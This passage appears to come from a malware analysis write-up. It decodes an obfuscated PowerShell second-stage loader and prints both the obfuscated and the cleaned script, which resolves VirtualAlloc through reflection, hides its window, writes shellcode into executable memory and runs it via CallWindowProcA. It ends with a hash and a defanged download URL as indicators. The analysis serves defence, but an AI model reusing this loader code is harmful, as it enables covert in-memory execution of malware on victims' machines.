I used CyberChef to base64-decode this file and went to the specific location marked in Figure 6. This revealed the actual second-stage malware.





Figure 8: Base64-decode

Copying the entire code to a new file revealed that it uses the same function (Regex) as before and a new encoding method.



```
$Woadman=Flugtskuds 'Kphe\ LipsKnucyFonts .esw DesoNon,w ,ra6Udpi4K,an\Per.WeviniSin n odsd,imfo StiwSublsOmgiPNo,soi
wrwSammeoppirFlekSSigrhPosneSilul.redlDeva\ConsvSvin1Bron. ,pe0Skil\BentpBlodoMiljwSupeeSubtrCiphs Kl hBalleAx.sl,krklC le.
.umeDe,axJerne Mal '
$Hogg=Flugtskuds 'MoonpDenso Go.w Qu.eCommr GlasDamehCosseKommlSe,ilRhiz. FuneUkuex roteDaff '
$Skamfilendes =Flugtskuds 'AdjueH nexNjerisejrt ist '
Smedemestres (Flugtskuds 'Aden$ SvigSubsl KuloCae b .efaS pelSton: Bu,RWatceb.dycOmbua BesnB,detCrumsD.kk=Pros$Telee
BewnFredvoop,:FlotwKulsi Sa,nIndidLogii.nubrKvin Ho,m+Funk Nont$.ratWdiabo Ba,aBarndProkm Tekastr nLac, ')
Smedemestres (Flugtskuds ' for$ NocgAmnelFodtoMe.lb,ilsa ettlphen:blveDbilleAntls BiliJordnOverf HusiOvercP.ope
FjerKro.iOve.nUn,agAvansFl nm FuriResud P elM.greWhe.r ,dfnSchoeG as  Cit= vit Abtr(Vk.t(.amagPr.vwUdbimbilliPlag OpstwNo
fiLoadnCran3K.mm2Brun_ VidpCzecrB.skoCarncTrope HolsFritsIrre  ani- SjaF Ska  NyrPSamorAmylo
becc,epueSvensJumbsStriIFljtd,pen=Maza$Yeam{Am,sP St.IZaniDTtni} ,tu) Baa.sma,CS.ndoReutmLazamB thaS rin HuldLuftLCamai
BimnglaseHjer)kre, .ore-stabsLivrpUnpolBorgiEmmatU ko Nobb[ T.acAfskhUddaaOldnr ers] Pe.3agri4Flng ')
Smedemestres (Flugtskuds 'Ho,o$P.ergPar.lDia.oJonibrudma ,walSpkb:Prveg S,ha PalmRk.hmBaldoBirtnneureKrisdFort Unvo=Ci a
Lude$SpliDVapoeCa.nsCatci F rnM tafhomoiTr.fcRefoeKanars,umiSkmtnOvergNe ksSw.mmErytiReordBl.kl Dite
AfbrKartnfrsteSubb[Misi$StorD.epueKoncsTkkeiAkinnStatf H.uiSelecU naeAn erBrndiIncinAbragColos Strm Ba.iAmmod
ShulTarde.mderEvi.nAnspe Be .Fun,cDok,oGim.u WennSammtSyss-Psit2,iss]Cann ')
Smedemestres (Flugtskuds 'Meli$Frkkg Prel,cutoB,robSkn.a FotlTr m:Sk,aFUndeoBillr AppbOv,riVe dgTredaEtagn Hovg  lae.redn  ed Di
s=kobb ,and(blod[SpunISu.an Rent FleP M.at Stjrtamb]Bi.a:Leds:B,oisJocuiFigezDeadeBugs ,olp-  aleS,naq Rep F,re8te,i)Helt ')
Smedemestres (Flugtskuds 'Cof iNovafForu Ente(Sy.s!Dece$ aecFHypooRebnrPolabSub,iUfolg Quia .ycnUl,igUidee AzonR.ts)Marc{H.ld
Uka$Presg Almlh,rmo Addb.vira s,olDisj:PrerRHu.peMajkcUds as,idnGrogt Rads Seg  ran=Misa Tert$Sk lHSpuroYik g T,yg Ehl} F.s ')
Smedemestres (Flugtskuds 'Str $SanmgBu,kl,egioLophbSpadaNonhl nu,:AndoTCi,xu UparPicab A,goR,enlBankaM nedAnaseGazed
LigeQuaksGenn=,nig( ,ec$hoveU,inan  eod So eAntar ForsAn,it ,roiCutpmTa,luCacol ,kaeGourrtraneForktLakr  emi-Oe lo De.rOper
S.rp$As.eF seloIndfrFe dbPseui Kv.gUdlaaBlamnGameg,upeeRompnCall)Ngte ')
if($Turboladedes){
&$Recants $gammoned
Smedemestres $Skamfilendes
}
function Skinproblemer136 ($Gutsily,$Mdeaftalerne) {
#Unsumptuary Jowlop Cyclene Procurability Theelols Somalier Gus Jujubes Neonlysskiltenes gavstrikkene Skefuldenes Afprikninger
Heterologous Klippegulves Vitaminrigheden Ringvejsprojekterne Kofangeres Evangelist Callout Exteroceptor Sytraades Sadistisk
Maeandrina Tabelskitsers Frigorific Salthouse Destillatolierne Kontorlsningers Galeasen Careerers Printmenuen
```

Figure 9: Using the Same Regex

```
}
$Revisionen=Irvings27 '446E6463727A39737B7B'
$Miniatureformaters=Irvings27 '5A7E7465786478716339407E7924253942796476717259766 37E61725A72637F787364'
$Ekskursionens=Irvings27 '5072634765787456737365726464'
$Masterstroke=Irvings27 '446E6463727A39456279637E7A72395E7963726578674472656 17E747264395F7679737B72457271'
$Nationalistiske=Irvings27 '6463657E7970'
$Waling89=Irvings27 '5072635A7873627B725F7679737B72'
$Lige=Irvings27 '4543446772747E767B59767A723B375F7E7372556E447E703B374762757B7E74'
$Coelanaglyphic=Irvings27 '456279637E7A723B375A767976707273'
$Zorn=Irvings27 '4572717B727463727353727B7270766372'
$Fljtespillernes=Irvings27 '5E795A727A78656E5A7873627B72'
$requital=Irvings27 '5A6E53727B7270766372436E6772'
$Mancipate=Irvings27 '547B7664643B374762757B7E743B374472767B72733B375679647E547B7664643B3756626378547B766464'
$Paritetsbit=Irvings27 '5E7961787C72'
$Intenible=Irvings27 '4762757B7E743B375F7E7372556E447E703B37597260447B78633B37417E656362767B'
$Lanolated=Irvings27 '417E656362767B567B7B7874'
$Konfererende=Irvings27 '7963737B7B'
$Premeasure=Irvings27 '5963476578637274634 17E656362767B5A727A78656E'
$Postantennal=Irvings27 '4B'
$Squalidness=Irvings27 '424452452425'
$Froprdiken=Irvings27 '54767B7B407E797378604765787456'
$dermatopathophobia = Irvings27 '7C726579727B2425'
$Gaveafgifters = Irvings27 '626472652425'
$Muschelkalk=Irvings27 '447F7860407E79737860'
function Platinamine ($Ravishments, $Byrindets) {
Irvings27
'33707B7875767B2D5376637665727362 7C637E787964717865737 27B727964372A374C56676753787A767E794A2D2D5462656572796353787A767
```

Windows PowerShell length : 19,626 lines : 121 Ln : 64 Col : 1 Pos : 7,743 Windows (CR LF) UTF-8 INS

Figure 10: Using new encoding method

After further analysis, I discovered that this new encoding method uses XOR with 17 in Hex as the key to decode the string, as shown in Figure 11.




Figure 11: Using CyberChef to decode

```
}
$Revisionen=Irvings27 'System.dll'
$Miniatureformaters=Irvings27 'Microsoft.Win32.UnsafeNativeMethods'
$Ekskursionens=Irvings27 'GetProcAddress'
$Masterstroke=Irvings27 'System.Runtime.InteropServices.HandleRef'
$Nationalistiske=Irvings27 'string'
$Waling89=Irvings27 'GetModuleHandle'
$Lige=Irvings27 'RTSpecialName, HideBySig, Public'
$Coelanaglyphic=Irvings27 'Runtime, Managed'
$Zorn=Irvings27 'ReflectedDelegate'
$Fljtespillernes=Irvings27 'InMemoryModule'
$requital=Irvings27 'MyDelegateType'
$Mancipate=Irvings27 'Class, Public, Sealed, AnsiClass, AutoClass'
$Paritetsbit=Irvings27 'Invoke'
$Intenible=Irvings27 'Public, HideBySig, NewSlot, Virtual'
$Lanolated=Irvings27 'VirtualAlloc'
$Konfererende=Irvings27 'ntdll'
$Premeasure=Irvings27 'NtProtectVirtualMemory'
$Postantennal=Irvings27 '\'
$Squalidness=Irvings27 'USER32'
$Froprdiken=Irvings27 'CallWindowProcA'
$dermatopathophobia = Irvings27 'kernel32'
$Gaveafgifters = Irvings27 'user32'
$Muschelkalk=Irvings27 'ShowWindow'
```

Figure 12: Decoding of every XOR encoded

VBS After Decoding & Cleaning

```
$Woadman='\syswow64\WindowsPowerShell\v1.0\powershell.exe '
$Hogg='powershell.exe '
$Skamfilendes ='exit '
Smedemestres ('$global:Recants=$env:windir + $Woadman ')
Smedemestres ('$global:Desinficeringsmidlerne = ((gwmi win32_process -F
ProcessId=${PID}).CommandLine) -split [char]34 ')
Smedemestres ('$global:gammoned =
$Desinficeringsmidlerne[$Desinficeringsmidlerne.count-2] ')
Smedemestres ('$global:Forbigangen = ([IntPtr]::size -eq 8) ')
Smedemestres ('if (!$Forbigangen){ $global:Recants = $Hogg} ')
Smedemestres ('$global:Turboladedes=($Understimuleret -or $Forbigangen) ')
if($Turboladedes){
&$Recants $gammoned
Smedemestres $Skamfilendes
}
function Skinproblemer136 ($Gutsily,$Mdeaftalerne) {

Smedemestres ('$Gutsily -bxor $Mdeaftalerne ')

}

Function Irvings27 ($vagtposten, $Herpetolog = 0){

Smedemestres ('$global:Blomsterkoste = New-Object byte[] ($vagtposten.Length / 2)
$global:Blomsterkoste = New-Object byte[] ($vagtposten.Length / 2) ')

For($Milvine=0; $Milvine -lt $vagtposten.Length; $Milvine+=2){

Smedemestres ('$Blomsterkoste[$Milvine/2] =
[convert]::ToByte($vagtposten.Substring($Milvine, 2), 16) ')
$Blomsterkoste[$Milvine/2] = Skinproblemer136 $Blomsterkoste[$Milvine/2] 23
}
Smedemestres ('$global:Pigeonholes=[String]
[System.Text.Encoding]::ASCII.GetString($Blomsterkoste) ')
if ($Herpetolog) {
Smedemestres $Pigeonholes
}else {
$Pigeonholes
}
}
$Revisionen=Irvings27 'System.dll'
$Miniatureformaters=Irvings27 'Microsoft.Win32.UnsafeNativeMethods'
$Ekskursionens=Irvings27 'GetProcAddress'
$Masterstroke=Irvings27 'System.Runtime.InteropServices.HandleRef'
$Nationalistiske=Irvings27 'string'
$Waling89=Irvings27 'GetModuleHandle'
$Lige=Irvings27 'RTSpecialName, HideBySig, Public'
$Coelanaglyphic=Irvings27 'Runtime, Managed'
$Zorn=Irvings27 'ReflectedDelegate'
$Fljtespillernes=Irvings27 'InMemoryModule'
$requital=Irvings27 'MyDelegateType'
$Mancipate=Irvings27 'Class, Public, Sealed, AnsiClass, AutoClass'
```

```
$Paritetsbit=Irvings27 'Invoke'
$Intenible=Irvings27 'Public, HideBySig, NewSlot, Virtual'
$Lanolated=Irvings27 'VirtualAlloc'
$Konfererende=Irvings27 'ntdll'
$Premeasure=Irvings27 'NtProtectVirtualMemory'
$Postantennal=Irvings27 '\'
$Squalidness=Irvings27 'USER32'
$Froprdiken=Irvings27 'CallWindowProcA'
$dermatopathophobia = Irvings27 'kernel32'
$Gaveafgifters = Irvings27 'user32'
$Muschelkalk=Irvings27 'ShowWindow'
function Platinamine ($Ravishments, $Byrindets)
{
        Irvings27 '$global:Datareduktionsfordelens =
[AppDomain]::CurrentDomain.GetAssemblies()' 1
        Irvings27 '$global:Forpagtningsforhold = ($Datareduktionsfordelens | Where-
Object { $_.GlobalAssemblyCache -And $_.Location.Split($Postantennal)
[-1].Equals($Revisionen) }).GetType($Miniatureformaters)' 1
        Irvings27 '$global:Firesafe = $Forpagtningsforhold.GetMethod($Ekskursionens,
[Type[]] @($Masterstroke, $Nationalistiske))' 1
        Irvings27 'return $Firesafe.Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($Forpagtningsforhold.GetMethod($Waling89)).Invoke($null, @($Ravishments)))),
$Byrindets))' 1
}
function Taenkte ([Parameter(Position = 0)] [Type[]] $Nominations,[Parameter(Position
= 1)] [Type] $Baggrundslager = [Void])
{

        Irvings27 '$global:Bagvasker =
[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName($Zorn)),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule($Fljtespille
rnes, $false).DefineType($requital, $Mancipate, [System.MulticastDelegate])' 1
        $Nuklearmedicin85=33344-33343
        Irvings27 '$Bagvasker.DefineConstructor($Lige, $Nuklearmedicin85,
$Nominations).SetImplementationFlags($Coelanaglyphic)' 1
        Irvings27 '$Bagvasker.DefineMethod($Paritetsbit, $Intenible, $Baggrundslager,
$Nominations).SetImplementationFlags($Coelanaglyphic)' 1
        Irvings27 'return $Bagvasker.CreateType()' 1
}
$Indvendendes=0
Irvings27 '$global:Headroom =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Platinamine
$dermatopathophobia $Lanolated), (Taenkte @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr])))' 1
Irvings27 '$global:Rhema =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Platinamine
$Gaveafgifters $Muschelkalk), (Taenkte @([IntPtr], [UInt32]) ([IntPtr])))' 1
$Holloa = 'Varigheder'
Irvings27 '${Host}.UI.RawUI.WindowTitle = $Holloa' 1
```

```
Irvings27 '$global:Niches = (Get-Process | Where-Object { $_.MainWindowTitle -eq
$Holloa })' 1
Irvings27 '$global:Backsliding = $Niches.MainWindowHandle' 1
Irvings27 '$Rhema.Invoke($Backsliding, $Indvendendes)' 1
$Nonmethodically = Platinamine $Konfererende $Premeasure
$GutsilyllocType=-13794+26082
$GutsilyllocProt=-50897+50961
$Gutsilyllocrw=-28683+28687
Irvings27 '$global:Resultaterne = $Headroom.Invoke($Indvendendes, 655,
$GutsilyllocType, $GutsilyllocProt)' 1
Irvings27 '$global:Arbejdsbyrder = $Headroom.Invoke($Indvendendes, 26640384,
$GutsilyllocType, $Gutsilyllocrw)' 1
Irvings27 '[System.Runtime.InteropServices.Marshal]::Copy($Okkuperingers,
$Indvendendes,  $Resultaterne, 655)' 1
$Divergence=284535-655
Irvings27 '[System.Runtime.InteropServices.Marshal]::Copy($Okkuperingers, 655,
$Arbejdsbyrder, $Divergence)' 1
Irvings27 '$global:Erobringstogt =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Platinamine
$Squalidness $Froprdiken), (Taenkte @([IntPtr], [IntPtr], [IntPtr], [IntPtr],
[IntPtr]) ([IntPtr])))' 1
Irvings27
'$Erobringstogt.Invoke($Resultaterne,$Arbejdsbyrder,$Nonmethodically,$Indvendendes,$I
ndvendendes)' 1
```

IOCs

- Hash:

  ```
  5a4ef048a5e3b38a1cfe3813955c1770
  ```

- URL

  ```
  shereihnao[.]ru[.]com
  hxxp://shereihnao[.]ru[.]com/Bededagsferier[.]hhk
  ```